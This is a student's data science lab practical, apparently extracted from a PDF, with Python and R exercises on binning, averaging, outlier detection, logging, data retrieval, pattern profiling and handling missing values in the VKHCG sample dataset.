
```
# 3 Reformatting data entry to match specific formatting criteria.
Bad Data : 2022-11-30
Good Data : 30 November 2022
>>> |
```

Part B:**Aim:** Data Bining or Bucketing**Code:**

```

import numpy as np
import matplotlib.mlab as mlab
import matplotlib.pyplot as plt
import scipy.stats as stats
np.random.seed(0)
# example data
mu = 90 # mean of distribution
sigma = 35 # standard deviation of distribution
x = mu + sigma * np.random.randn(15000)
num_bins = 15
fig, ax = plt.subplots()
# the histogram of the data
n, bins, patches = ax.hist(x, num_bins, density=1)
# add a 'best fit' line
y = stats.norm.pdf(bins, mu, sigma)
# mlab.normpdf(bins, mu, sigma)
ax.plot(bins, y, '--')
ax.set_xlabel('Example Data: ')
ax.set_ylabel('Probability density')
sTitle=r'Histogram ' + str(len(x)) + ' entries into ' + str(num_bins) + ' Bins: $\mu=' + str(mu) + '$, $\sigma=' + str(sigma) + '$'
ax.set_title(sTitle)
fig.tight_layout()
sPathFig='D:\Data Science\DU-Histogram.png'
fig.savefig(sPathFig)
plt.show()

```

Output:

Part C:**Aim:** Averaging of data**Code:**

```

import pandas as pd
InputFileName='IP_DATA_CORE.csv'
Base='D:\Data Science\VKHCG'
print('Om Jagtap 02')
print('Working Base :',Base)
print('#####')
sFileName=Base + '/01-Vermeulen/00-RawData/' + InputFileName
print('Loading :',sFileName)
IP_DATA_ALL=pd.read_csv(sFileName,header=0,low_memory=False,
usecols=['Country','Place.Name','Latitude','Longitude'], encoding="latin-1")
IP_DATA_ALL.rename(columns={'Place.Name': 'Place_Name'}, inplace=True)
samplemean=IP_DATA_ALL.mean()
print("full data mean: " )
print(samplemean)
samplemode=IP_DATA_ALL.mode()
print("full data mode: " )
print(samplemode)
samplemedian=IP_DATA_ALL.median()
print("full data median: " )
print(samplemedian)
samplemax=IP_DATA_ALL.max()
print("full data max: " )
print(samplemax)
samplemin=IP_DATA_ALL.min()
print("full data min: " )
print(samplemin)

AllData=IP_DATA_ALL[['Country', 'Place_Name','Latitude']]
#print("Original Data: with Latitude")
#print(AllData)
MeanData=AllData.groupby(['Country', 'Place_Name'])['Latitude'].mean()
print("\nMean Data: of Latitude")
print(MeanData)
AllData=IP_DATA_ALL[['Country', 'Place_Name','Longitude']]
#print("Original Data: With Longitude")
#print(AllData)
MeanData=AllData.groupby(['Country', 'Place_Name'])['Longitude'].mean()
print("\nMean Data: of Longitude")
print(MeanData)

```

Output:

```
Working Base : D:\Data Science\VKHCG
#####
Loading : D:\Data Science\VKHCG/01-Vermeulen/00-RawData/IP_DATA_CORE.csv
full data mean:
Latitude      46.690975
Longitude     -26.568337
dtype: float64
full data mode:
   Country Place_Name  Latitude  Longitude
0       GB    London    51.5092   -0.0955
full data median:
Latitude      48.1500
Longitude     -0.0955
dtype: float64
full data max:
Country          US
Place_Name    New York
Latitude      51.5895
Longitude     11.75
dtype: object
full data min:
Country          DE
Place_Name    London
Latitude      40.6888
Longitude    -74.0203
dtype: object

Mean Data: of Latitude
Country  Place_Name
DE        Munich      48.143223
GB        London      51.509406
US        New York    40.747044
Name: Latitude, dtype: float64

Mean Data: of Longitude
Country  Place_Name
DE        Munich     11.565514
GB        London     -0.095591
US        New York   -73.986039
Name: Longitude, dtype: float64
>>>
```

Part D:**Aim:** Outlier Detection**Code:**

```

import pandas as pd
InputFileName='IP_DATA_CORE.csv'
Base='D:\Data Science\VKHCG'
print('#####')
print('Working Base :',Base)
print('#####')

sFileName=Base + '/01-Vermeulen/00-RawData/' + InputFileName
print('Loading :',sFileName)
IP_DATA_ALL=pd.read_csv(sFileName,header=0,low_memory=False,
usecols=['Country','Place.Name','Latitude','Longitude'], encoding="latin-1")
IP_DATA_ALL.rename(columns={'Place.Name': 'Place_Name'}, inplace=True)
LondonData=IP_DATA_ALL.loc[IP_DATA_ALL['Place_Name']=='London']
AllData=LondonData[['Country', 'Place_Name','Latitude']]
#print('All Data')
#print(AllData)
MeanData=AllData.groupby(['Country', 'Place_Name'])['Latitude'].mean()
StdData=AllData.groupby(['Country', 'Place_Name'])['Latitude'].std()
print('Outliers')
UpperBound=float(MeanData+StdData)
print('Higher than ', UpperBound)
OutliersHigher=AllData[AllData.Latitude>UpperBound]
print(OutliersHigher)
LowerBound=float(MeanData-StdData)
print('Lower than ', LowerBound)
OutliersLower=AllData[AllData.Latitude<LowerBound]
print(OutliersLower)
print('Not Outliers')
OutliersNot=AllData[(AllData.Latitude>=LowerBound) &
(AllData.Latitude<=UpperBound)]
print(OutliersNot)

```

Output:

```
#####
Working Base : D:\Data Science\VKHCG
#####
Loading : D:\Data Science\VKHCG\01-Vermeulen/00-RawData/IP_DATA_CORE.csv
Outliers
Higher than 51.51263550786781
    Country Place_Name Latitude
1910     GB    London   51.5130
1911     GB    London   51.5508
1912     GB    London   51.5649
1913     GB    London   51.5895
1914     GB    London   51.5232
1916     GB    London   51.5491
1919     GB    London   51.5161
1920     GB    London   51.5198
1921     GB    London   51.5198
1923     GB    London   51.5237
1924     GB    London   51.5237
1925     GB    London   51.5237
1926     GB    London   51.5237
1927     GB    London   51.5232
3436     GB    London   51.5163
3438     GB    London   51.5136
Lower than 51.50617687562166
    Country Place_Name Latitude
1915     GB    London   51.4739
Not Outliers
    Country Place_Name Latitude
1917     GB    London   51.5085
1918     GB    London   51.5085
1922     GB    London   51.5085
1928     GB    London   51.5085
1929     GB    London   51.5085
...
3432     GB    London   51.5092
3433     GB    London   51.5092
3434     GB    London   51.5092
3435     GB    London   51.5092
3437     GB    London   51.5085
[1485 rows x 3 columns]
>>>
```

Part E:**Aim:** AUDIT [Logging]**Code:**

```

import sys
import os
import logging
import uuid
import shutil
import time
Base='D:\Data Science\VKHCG'
sCompanies=['01-Vermeulen','02-Krennwallner','03-Hillman','04-Clark']
sLayers=['01-Retrieve','02-Assess','03-Process','04-Transform','05-Organise','06-Report']
sLevels=['debug','info','warning','error']
for sCompany in sCompanies:
    sFileDir=Base + '/' + sCompany
    if not os.path.exists(sFileDir):
        os.makedirs(sFileDir)
    for sLayer in sLayers:
        log = logging.getLogger() # root logger
        for hdlr in log.handlers[:]: # remove all old handlers
            log.removeHandler(hdlr)
#-----
        sFileDir=Base + '/' + sCompany + '/' + sLayer + '/Logging'
        if os.path.exists(sFileDir):
            shutil.rmtree(sFileDir)
            time.sleep(2)
        if not os.path.exists(sFileDir):
            os.makedirs(sFileDir)
            skey=str(uuid.uuid4())
            sLogFile=Base + '/' + sCompany + '/' + sLayer + '/Logging/Logging_'+skey+'.log'
            print('Set up:',sLogFile)
# set up logging to file - see previous section for more details
logging.basicConfig(level=logging.DEBUG,
                    format='%(asctime)s %(name)-12s %(levelname)-8s %(message)s',
                    datefmt='%m-%d %H:%M',
                    filename=sLogFile,
                    filemode='w')
# define a Handler which writes INFO messages or higher to the sys.stderr
console = logging.StreamHandler()
console.setLevel(logging.INFO)
# set a format which is simpler for console use
formatter = logging.Formatter('%(name)-12s: %(levelname)-8s %(message)s')
# tell the handler to use this format

```

```

console.setFormatter(formatter)
# add the handler to the root logger
logging.getLogger("").addHandler(console)
# Now, we can log to the root logger, or any other logger. First the root...
logging.info('*****$$$Practical Data Science is fun$$$*****')
for sLevel in sLevels:
    sApp='Appllication-' + sCompany + '-' + sLayer + '-' + sLevel
    logger = logging.getLogger(sApp)
    if sLevel == 'debug':
        logger.debug('Practical Data Science logged a debugging message.')
    if sLevel == 'info':
        logger.info('Practical Data Science logged information message.')
    if sLevel == 'warning':
        logger.warning('Practical Data Science logged a warning message.')
    if sLevel == 'error':
        logger.error('Practical Data Science logged an error message.')

```

Output:

```

Set up: D:\Data Science\VKHCG\01-Vermeulen\06-Report\Logging\Logging_f5bb4ab3-4fee-4be5-8883-cd03db7e10c7.log
root      : INFO      *****$$$Practical Data Science is fun$$$*****
Appllication-01-Vermeulen-06-Report-info: INFO      Practical Data Science logged information message.
Appllication-01-Vermeulen-06-Report-warning: WARNING  Practical Data Science logged a warning message.
Appllication-01-Vermeulen-06-Report-error: ERROR    Practical Data Science logged an error message.
Set up: D:\Data Science\VKHCG\02-Krennwallner\06-Report\Logging\Logging_c0a5cab5-f125-479b-a57c-40a7e9420405.log
root      : INFO      *****$$$Practical Data Science is fun$$$*****
Appllication-02-Krennwallner-06-Report-info: INFO      Practical Data Science logged information message.
Appllication-02-Krennwallner-06-Report-warning: WARNING  Practical Data Science logged a warning message.
Appllication-02-Krennwallner-06-Report-error: ERROR    Practical Data Science logged an error message.
Set up: D:\Data Science\VKHCG\03-Hillman\06-Report\Logging\Logging_c942cc0b-7c47-402e-896a-8a09c39c0588.log
root      : INFO      *****$$$Practical Data Science is fun$$$*****
Appllication-03-Hillman-06-Report-info: INFO      Practical Data Science logged information message.
Appllication-03-Hillman-06-Report-warning: WARNING  Practical Data Science logged a warning message.
Appllication-03-Hillman-06-Report-error: ERROR    Practical Data Science logged an error message.
Set up: D:\Data Science\VKHCG\04-Clark\06-Report\Logging\Logging_b864e13c-6a4a-437d-8d20-98443a03fd95.log
root      : INFO      *****$$$Practical Data Science is fun$$$*****
Appllication-04-Clark-06-Report-info: INFO      Practical Data Science logged information message.
Appllication-04-Clark-06-Report-warning: WARNING  Practical Data Science logged a warning message.
Appllication-04-Clark-06-Report-error: ERROR    Practical Data Science logged an error message.
>>> |

```

Practical No. 4

Retrieve Superstep

The Retrieve superstep is a practical method for importing completely into the processing ecosystem a data lake consisting of various external data sources. The Retrieve superstep is the first contact between your data science and the source systems. It shows the methodology of how to handle this discovery of the data up to the point you have all the data you need to evaluate the system you are working with, by deploying your data science skills. The successful retrieval of the data is a major stepping-stone to ensuring that you are performing good data science. Data lineage delivers the audit trail of the data elements at the lowest granular level, to ensure full data governance. Data tagged in respective analytical models define the profile of the data that requires loading and guides the data scientist to what additional processing is required.

Data governance supports metadata management for system guidelines, processing strategies, policies formulation, and implementation of processing. Data quality and master data management helps to enrich the data lineage with more business values, if you provide complete data source metadata. The Retrieve super step supports the edge of the ecosystem, where your data science makes direct contact with the outside data world.

Part A: Data processing using R.

Aim: Perform the following data processing using R.

Code:

Open R-Studio software.

Install library readr.

```
> library(readr)
> library(data.table)
> library(jsonlite)
> library(ggplot2)
> library(sparklyr)
> IP_DATA_ALL <- read_csv("C:/Users/5itlab/Downloads/practical-data-science-
master/VKHCG/01-Vermeulen/00-RawData/IP_DATA_ALL.csv")
> View(IP_DATA_ALL)
```

...	1	ID	Country	Place.Name	Post.Code	Latitude	Longitude	First.IP.Number	Last.IP.Number
1	1	1	B1223 11	Gaborone	NA	-24.6464	25.9119	692781056	
2	2	2	123 ./bh 56	Gaborone	NA	-24.6464	25.9119	692781824	
3	3	3	BW	Gaborone	NA	-24.6464	25.9119	692909056	
4	4	4	BW	Gaborone	NA	-24.6464	25.9119	692909568	
5	5	5	BW	Gaborone	NA	-24.6464	25.9119	693051392	
6	6	6	BW	Gaborone	NA	-24.6464	25.9119	693078272	
7	7	7	BW	Gaborone	NA	-24.6464	25.9119	693608448	
8	8	8	BW	Gaborone	NA	-24.6464	25.9119	696929792	
9	9	9	BW	Gaborone	NA	-24.6464	25.9119	700438784	
10	10	10	BW	Gaborone	NA	-24.6464	25.9119	702075904	
11	11	11	BW	Gaborone	NA	-24.6464	25.9119	702498816	
12	12	12	BW	Gaborone	NA	-24.6464	25.9119	702516224	
13	13	13	RW	Gaborone	NA	-24.6464	25.9119	774162663	

```

> spec(IP_DATA_ALL)
> set_tidy_names(IP_DATA_ALL, syntactic = TRUE, quiet = FALSE)

> spec(IP_DATA_ALL)
cols(
  ...1 = col_double(),
  ID = col_double(),
  Country = col_character(),
  Place.Name = col_character(),
  Post.Code = col_double(),
  Latitude = col_double(),
  Longitude = col_double(),
  First.IP.Number = col_double(),
  Last.IP.Number = col_double()
)

> IP_DATA_ALL_FIX=set_tidy_names(IP_DATA_ALL, syntactic = TRUE, quiet = TRUE)
> View(IP_DATA_ALL_FIX)
> sapply(IP_DATA_ALL_FIX, typeof)

> IP_DATA_ALL_FIX <- clean_names(IP_DATA_ALL)
> View(IP_DATA_ALL_FIX)
> sapply(IP_DATA_ALL_FIX, typeof)
      x1           id       country   place_name
      "double"     "double"  "character"  "character"
post_code      latitude      longitude first_ip_number
      "double"     "double"      "double"    "double"
last_ip_number      "double"
      "double"

> hist_latitude <- data.table(Latitude =
unique(IP_DATA_ALL_FIX[!is.na(IP_DATA_ALL_FIX$latitude), ]$latitude))
> setkeyv(hist_latitude, 'Latitude')
> setorder(hist_latitude)
> hist_latitude_with_id = rowid_to_column(hist_latitude, var = "RowID")
> View(hist_latitude_with_id)

```

	RowID	Latitude
1	1	-34.0333
2	2	-29.3167
3	3	-26.3167
4	4	-25.9653
5	5	-24.7667
6	6	-24.6464
7	7	-23.9045

```
> sapply(IP_DATA_ALL_FIX[, 'latitude'], min, na.rm=TRUE)
> sapply(IP_DATA_ALL_FIX[, 'country'], min, na.rm=TRUE)
> sapply(IP_DATA_ALL_FIX[, 'latitude'], max, na.rm=TRUE)
> sapply(IP_DATA_ALL_FIX[, 'country'], max, na.rm=TRUE)
> sapply(IP_DATA_ALL_FIX[, 'latitude'], mean, na.rm=TRUE)
> sapply(IP_DATA_ALL_FIX[, 'latitude'], median, na.rm=TRUE)
> sapply(IP_DATA_ALL_FIX[, 'latitude'], range, na.rm=TRUE)
> sapply(IP_DATA_ALL_FIX[, 'latitude'], quantile, na.rm=TRUE)
> sapply(IP_DATA_ALL_FIX[, 'latitude'], sd, na.rm=TRUE)
> sapply(IP_DATA_ALL_FIX[, 'longitude'], sd, na.rm=TRUE)
```

```
> sapply(IP_DATA_ALL_FIX[, 'latitude'], min, na.rm=TRUE)
latitude
-34.0333
> sapply(IP_DATA_ALL_FIX[, 'country'], min, na.rm=TRUE)
country
"123 . /bh 56"
> sapply(IP_DATA_ALL_FIX[, 'latitude'], max, na.rm=TRUE)
latitude
61.5814
> sapply(IP_DATA_ALL_FIX[, 'country'], max, na.rm=TRUE)
country
"ZW"
> sapply(IP_DATA_ALL_FIX[, 'latitude'], mean, na.rm=TRUE)
latitude
37.47096
> sapply(IP_DATA_ALL_FIX[, 'latitude'], median, na.rm=TRUE)
latitude
38.65
> sapply(IP_DATA_ALL_FIX[, 'latitude'], range, na.rm=TRUE)
latitude
[1,] -34.0333
[2,] 61.5814
> sapply(IP_DATA_ALL_FIX[, 'latitude'], quantile, na.rm=TRUE)
latitude
0% -34.0333
25% 33.8710
50% 38.6500
75% 41.2061
100% 61.5814
> sapply(IP_DATA_ALL_FIX[, 'latitude'], sd, na.rm=TRUE)
latitude
6.147971
> sapply(IP_DATA_ALL_FIX[, 'longitude'], sd, na.rm=TRUE)
longitude
23.17666
> |
```

Part B: Retrieve different attributes of data.

Aim: write a Program to retrieve different attributes of data.

Code:

```
import sys
import os
import pandas as pd
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + '/VKHCG'
else:
    Base= 'D:/Data Science/VKHCG'
sFileName=Base + '/01-Vermeulen/00-RawData/IP_DATA_ALL.csv'
print('Loading :',sFileName)
IP_DATA_ALL=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
sFileDir=Base + '/01-Vermeulen/01-Retrieve/01-EDS/02-Python'
if not os.path.exists(sFileDir):
    os.makedirs(sFileDir)
print('Rows:', IP_DATA_ALL.shape[0])
print('Columns:', IP_DATA_ALL.shape[1])
print('### Raw Data Set #####')
for i in range(0,len(IP_DATA_ALL.columns)):
    print(IP_DATA_ALL.columns[i],type(IP_DATA_ALL.columns[i]))
print('### Fixed Data Set #####')
IP_DATA_ALL_FIX=IP_DATA_ALL
for i in range(0,len(IP_DATA_ALL.columns)):
    cNameOld=IP_DATA_ALL_FIX.columns[i] + ''
    cNameNew=cNameOld.strip().replace(" ", ".")
    IP_DATA_ALL_FIX.columns.values[i] = cNameNew
    print(IP_DATA_ALL.columns[i],type(IP_DATA_ALL.columns[i]))
print('Fixed Data Set with ID')
IP_DATA_ALL_with_ID=IP_DATA_ALL_FIX
IP_DATA_ALL_with_ID.index.names = ['RowID']
sFileName2=sFileDir + '/Retrieve_IP_DATA.csv'
IP_DATA_ALL_with_ID.to_csv(sFileName2, index = True, encoding="latin-1")
```

Output:

```
Loading : D:/Data Science/VKHCG/01-Vermeulen/00-RawData/IP_DATA_ALL.csv
Rows: 135117
Columns: 9
### Raw Data Set #####
Unnamed: 0 <class 'str'>
ID <class 'str'>
Country <class 'str'>
Place.Name <class 'str'>
Post.Code <class 'str'>
Latitude <class 'str'>
Longitude <class 'str'>
First.IP.Number <class 'str'>
Last.IP.Number <class 'str'>
### Fixed Data Set #####
Unnamed:0 <class 'str'>
ID <class 'str'>
Country <class 'str'>
Place.Name <class 'str'>
Post.Code <class 'str'>
Latitude <class 'str'>
Longitude <class 'str'>
First.IP.Number <class 'str'>
Last.IP.Number <class 'str'>
Fixed Data Set with ID
```

Part C: Data Pattern.

1. Determine a pattern of the data values, Replace all alphabet values with an uppercase case A, all numbers with an uppercase N, and replace any spaces with a lowercase letter b and all other unknown characters with a lowercase u. As a result, “Good Book 101” becomes “AAAAbAAAAbNNNu”. This pattern creation is beneficial for designing any specific assess rules. This pattern view of data is a quick way to identify common patterns or determine standard layouts.

Aim: To identify common patterns & determine standard layouts.

Code:

```
> library(readr)
> library(data.table)
> FileName=paste0('D:/Data Science/VKHCG/01-Vermeulen/00-
RawData/IP_DATA_ALL.csv')
> IP_DATA_ALL <- read_csv(FileName)
> hist_country=data.table(Country=unique(IP_DATA_ALL$Country))
>
pattern_country=data.table(Country=hist_country$Country,PatternCountry=hist_country$Co
untry)
> oldchar=c(letters,LETTERS)
> newchar=replicate(length(oldchar),"A")
> for (r in seq(nrow(pattern_country)))
+ {s=pattern_country[r,]$PatternCountry;
+ for (c in seq(length(oldchar))){ s=chartr(oldchar[c],newchar[c],s)};
+ for (n in seq(0,9,1)){ s=chartr(as.character(n),"N",s) };
+ s=chartr(" ","b",s)
+ s=chartr(".", "u",s)
+ pattern_country[r,]$PatternCountry=s;};
> View(pattern_country)
```

Output:

	Country	PatternCountry
1	B1223 11	NNNNNbNN
2	123 ./bh 56	NNNbub/AAbNN
3	BW	AA
4	NE	AA
5	MZ	AA
6	GH	AA
7	DZ	AA
8	EG	AA
9	KE	AA
10	CM	AA
11	SN	AA

2. This is a common use of patterns to separate common standards and structures. Pattern can be loaded in separate retrieve procedures. If the same two patterns, NNNNuNNuNN and uNNuNNuNN, are found, you can send NNNNuNNuNN directly to be converted into a date, while uuNNuNNuNN goes through a quality improvement process to then route back to the same queue as NNNNuNNuNN, once it complies.

Aim: To identify common patterns & determine standard layouts.

Code:

```
> library(readr)
> library(data.table)
> FileName=paste0('D:/VKHCG/01-Vermeulen/00-RawData/IP_DATA_ALL.csv')
> IP_DATA_ALL <- read_csv(FileName)
> hist_latitude=data.table(Latitude=unique(IP_DATA_ALL$Latitude))
> pattern_latitude=data.table(latitude=hist_latitude$Latitude,Patternlatitude=as.character(hist_
latitude$Latitude))
> oldchar=c(letters,LETTERS)
> newchar=replicate(length(oldchar),"A")
> for (r in seq(nrow(pattern_latitude)))
+ {   s=pattern_latitude[r]$Patternlatitude;
+ for (c in seq(length(oldchar)))
+ { s=chartr(oldchar[c],newchar[c],s) };
+ for (n in seq(0,9,1))
+ { s=chartr(as.character(n),"N",s)};
+ s=chartr(" ","b",s)
+ s=chartr("+","u",s)
+ s=chartr("-","u",s)
+ s=chartr(".","u",s)
+ pattern_latitude[r]$Patternlatitude=s; }
> setorder(pattern_latitude,latitude)
> View(pattern_latitude[1:3])
```

Output:

	latitude	Patternlatitude
1	-34.0333	uNNuNNNN
2	-29.3167	uNNuNNNN
3	-26.3167	uNNuNNNN

Part D:

Aim: Loading IP_DATA_ALL.

Code:

```
import sys
import os
import pandas as pd
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + '/VKHCG'
else:
    Base='D:/VKHCG'
sFileName=Base + '/01-Vermeulen/00-RawData/IP_DATA_ALL.csv'
print('Loading :',sFileName)
IP_DATA_ALL=pd.read_csv(sFileName,header=0,low_memory=False, encoding="latin-1")
sFileDir=Base + '/01-Vermeulen/01-Retrieve/01-EDS/02-Python'
if not os.path.exists(sFileDir):
    os.makedirs(sFileDir)
print('Rows:', IP_DATA_ALL.shape[0])
print('Columns:', IP_DATA_ALL.shape[1])
print('=====Raw Data Set=====')
for i in range(0,len(IP_DATA_ALL.columns)):
    print(IP_DATA_ALL.columns[i],type(IP_DATA_ALL.columns[i]))
print('=====Fixed Data Set=====')
IP_DATA_ALL_FIX=IP_DATA_ALL
for i in range(0,len(IP_DATA_ALL.columns)):
    cNameOld=IP_DATA_ALL_FIX.columns[i] + ''
    cNameNew=cNameOld.strip().replace(" ", ".")
    IP_DATA_ALL_FIX.columns.values[i] = cNameNew
print(IP_DATA_ALL.columns[i],type(IP_DATA_ALL.columns[i]))
print('Fixed Data Set with ID')
IP_DATA_ALL_with_ID=IP_DATA_ALL_FIX
IP_DATA_ALL_with_ID.index.names = ['RowID']
sFileName2=sFileDir + '/Retrieve_IP_DATA.csv'
IP_DATA_ALL_with_ID.to_csv(sFileName2, index = True, encoding="latin-1")
```

Output:

```
Loading : D:/Data Science/VKHCG/01-Vermeulen/00-RawData/IP_DATA_ALL.csv
Rows: 135117
Columns: 9
=====Raw Data Set=====
Unnamed: 0 <class 'str'>
ID <class 'str'>
Country <class 'str'>
Place.Name <class 'str'>
Post.Code <class 'str'>
Latitude <class 'str'>
Longitude <class 'str'>
First.IP.Number <class 'str'>
Last.IP.Number <class 'str'>
=====Fixed Data Set=====
Unnamed:0 <class 'str'>
ID <class 'str'>
Country <class 'str'>
Place.Name <class 'str'>
Post.Code <class 'str'>
Latitude <class 'str'>
Longitude <class 'str'>
First.IP.Number <class 'str'>
Last.IP.Number <class 'str'>
Fixed Data Set with ID
>>> |
```

Practical No. 5
Assessing Data**Assess Superstep**

Data quality refers to the condition of a set of qualitative or quantitative variables. Data quality is a multidimensional measurement of the acceptability of specific data sets. In business, data quality is measured to determine whether data can be used as a basis for reliable intelligence extraction for supporting organizational decisions. Data profiling involves observing in your data sources all the viewpoints that the information offers.

The main goal is to determine if individual viewpoints are accurate and complete.

Data quality problems result in a 20% decrease in worker productivity and explain why 40% of business initiatives fail to achieve set goals. Incorrect data can harm a reputation, misdirect resources, slow down the retrieval of information, and lead to false insights and missed opportunities.

For example, if an organization has the incorrect name or mailing address of a prospective client, their marketing materials could go to the wrong recipient. If sales data is attributed to the wrong SKU or brand, the company might invest in a product line with less than stellar customer demand.

Data profiling is the process of examining, analyzing and reviewing data to collect statistics surrounding the quality and hygiene of the dataset. Data quality refers to the accuracy, consistency, validity and completeness of data. Data profiling may also be known as data archeology, data assessment, data discovery or data quality analysis

The Assess superstep determines what additional processing to apply to the entries that are noncompliant.

Errors

Typically, one of four things can be done with an error to the data.

1. Accept the Error
2. Reject the Error
3. Correct the Error
4. Create a Default Value

Part A: Perform error management on the given data using pandas package.

Aim: 1) Drop the Columns Where All Elements Are Missing Values.

Code:

```

import sys
import os
import pandas as pd
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + 'VKHCG'
else:
    Base='D:/Data Science/ VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
sInputFileName='Good-or-Bad.csv'
sOutputFileName='Good-or-Bad-01.csv'
Company='01-Vermeulen'
Base='D:/Data Science/VKHCG'
sFileDir=Base + '/' + Company + '/02-Assess/01-EDS/02-Python'
if not os.path.exists(sFileDir):
    os.makedirs(sFileDir)
sFileName=Base + '/' + Company + '/00-RawData/' + sInputFileName
print('Loading :',sFileName)
RawData=pd.read_csv(sFileName,header=0)
print('!! Raw Data Values')
print(RawData)
print('!! Data Profile')
print('Rows :',RawData.shape[0])
print('Columns :',RawData.shape[1])
sFileName=sFileDir + '/' + sInputFileName
RawData.to_csv(sFileName, index = False)
TestData=RawData.dropna(axis=1, how='all')
print('!! Test Data Values')
print(TestData)
print('!! Data Profile')
print('Rows :',TestData.shape[0])
print('Columns :',TestData.shape[1])
sFileName=sFileDir + '/' + sOutputFileName
TestData.to_csv(sFileName, index = False)

```

Output:

```

Working Base : D:/Data Science/ VKHCG using win32
Loading : D:/Data Science/VKHCG/01-Vermeulen/00-RawData/Good-or-Bad.csv
!! Raw Data Values
   ID FieldA FieldB FieldC FieldD FieldE FieldF FieldG
0  1.0  Good  Better  Best  1024.0    NaN  10241.0     1
1  2.0  Good  NaN    Best   512.0    NaN   5121.0     2
2  3.0  Good  Better  NaN   256.0    NaN   256.0      3
3  4.0  Good  Better  Best   NaN     NaN   211.0      4
4  5.0  Good  Better  NaN   64.0    NaN   6411.0     5
5  6.0  Good  NaN    Best   32.0    NaN   32.0       6
6  7.0  NaN   Better  Best   16.0    NaN   1611.0     7
7  8.0  NaN   NaN    Best   8.0     NaN   8111.0     8
8  9.0  NaN   NaN    NaN   4.0     NaN   41.0       9
9 10.0  A     B     C     2.0     NaN  21111.0    10
10 NaN  NaN   NaN   NaN   NaN   NaN   NaN       11
11 10.0  Good  Better  Best  1024.0   102411.0    12
12 10.0  Good  NaN    Best   512.0   512.0      13
13 10.0  Good  Better  NaN   256.0   1256.0     14
14 10.0  Good  Better  Best   NaN     NaN   NaN       15
15 10.0  Good  Better  NaN   64.0    NaN   164.0     16
16 10.0  Good  NaN    Best   32.0    NaN   322.0     17
17 10.0  NaN   Better  Best   16.0    NaN   163.0     18
18 10.0  NaN   NaN    Best   8.0     NaN   844.0     19
19 10.0  NaN   NaN    NaN   4.0     NaN   4555.0    20
20 10.0  A     B     C     2.0     NaN   111.0     21
!! Data Profile
Rows : 21
Columns : 8
!! Test Data Values
   ID FieldA FieldB FieldC FieldD FieldF FieldG
0  1.0  Good  Better  Best  1024.0  10241.0     1
1  2.0  Good  NaN    Best   512.0  5121.0     2
2  3.0  Good  Better  NaN   256.0  256.0      3
3  4.0  Good  Better  Best   NaN   211.0      4
4  5.0  Good  Better  NaN   64.0  6411.0     5
5  6.0  Good  NaN    Best   32.0  32.0       6
6  7.0  NaN   Better  Best   16.0  1611.0     7
7  8.0  NaN   NaN    Best   8.0   8111.0     8
8  9.0  NaN   NaN    NaN   4.0   41.0       9
9 10.0  A     B     C     2.0  21111.0    10
10 NaN  NaN   NaN   NaN   NaN   NaN   NaN       11
11 10.0  Good  Better  Best  1024.0 102411.0    12
12 10.0  Good  NaN    Best   512.0  512.0      13
13 10.0  Good  Better  NaN   256.0  1256.0     14
14 10.0  Good  Better  Best   NaN   NaN   NaN       15
15 10.0  Good  Better  NaN   64.0   164.0     16
16 10.0  Good  NaN    Best   32.0   322.0     17
17 10.0  NaN   Better  Best   16.0   163.0     18
18 10.0  NaN   NaN    Best   8.0   844.0     19
19 10.0  NaN   NaN    NaN   4.0   4555.0    20
20 10.0  A     B     C     2.0   111.0     21
!! Data Profile
Rows : 21
Columns : 7

```

Aim: 2) Drop the Columns Where Any of the Elements Is Missing Values.

Code:

```
import sys
import os
import pandas as pd
Base='D:/Data Science/ VKHCG'
sInputFileName='Good-or-Bad.csv'
sOutputFileName='Good-or-Bad-02.csv'
Company='01-Vermeulen'
if sys.platform == 'linux':
    Base=os.path.expanduser('~') + 'VKHCG'
else:
    Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
sFileDir=Base + '/' + Company + '/02-Assess/01-EDS/02-Python'
if not os.path.exists(sFileDir):
    os.makedirs(sFileDir)
sFileName= Base + '/' + Company + '/00-RawData/' + sInputFileName
print('Loading :',sFileName)
RawData=pd.read_csv(sFileName,header=0)
print('!! Raw Data Values')
print(RawData)
print('!! Data Profile')
print('Rows :',RawData.shape[0])
print('Columns :',RawData.shape[1])
sFileName=sFileDir + '/' + sInputFileName
RawData.to_csv(sFileName, index = False)
TestData=RawData.dropna(axis=1, how='any')
print('!! Test Data Values')
print(TestData)
print('!! Data Profile')
print('Rows :',TestData.shape[0])
print('Columns :',TestData.shape[1])
print('!!!!!!!!!!!!!!!!!!!!!!')
sFileName=sFileDir + '/' + sOutputFileName
TestData.to_csv(sFileName, index = False)
```

Output:

```

Working Base : D:/Data Science/VKHCG using win32
Loading : D:/Data Science/VKHCG/01-Vermeulen/00-RawData/Good-or-Bad.csv
!! Raw Data Values
   ID FieldA FieldB FieldC FieldD FieldE FieldF FieldG
0  1.0  Good  Better  Best  1024.0    NaN  10241.0     1
1  2.0  Good     NaN  Best   512.0    NaN  5121.0     2
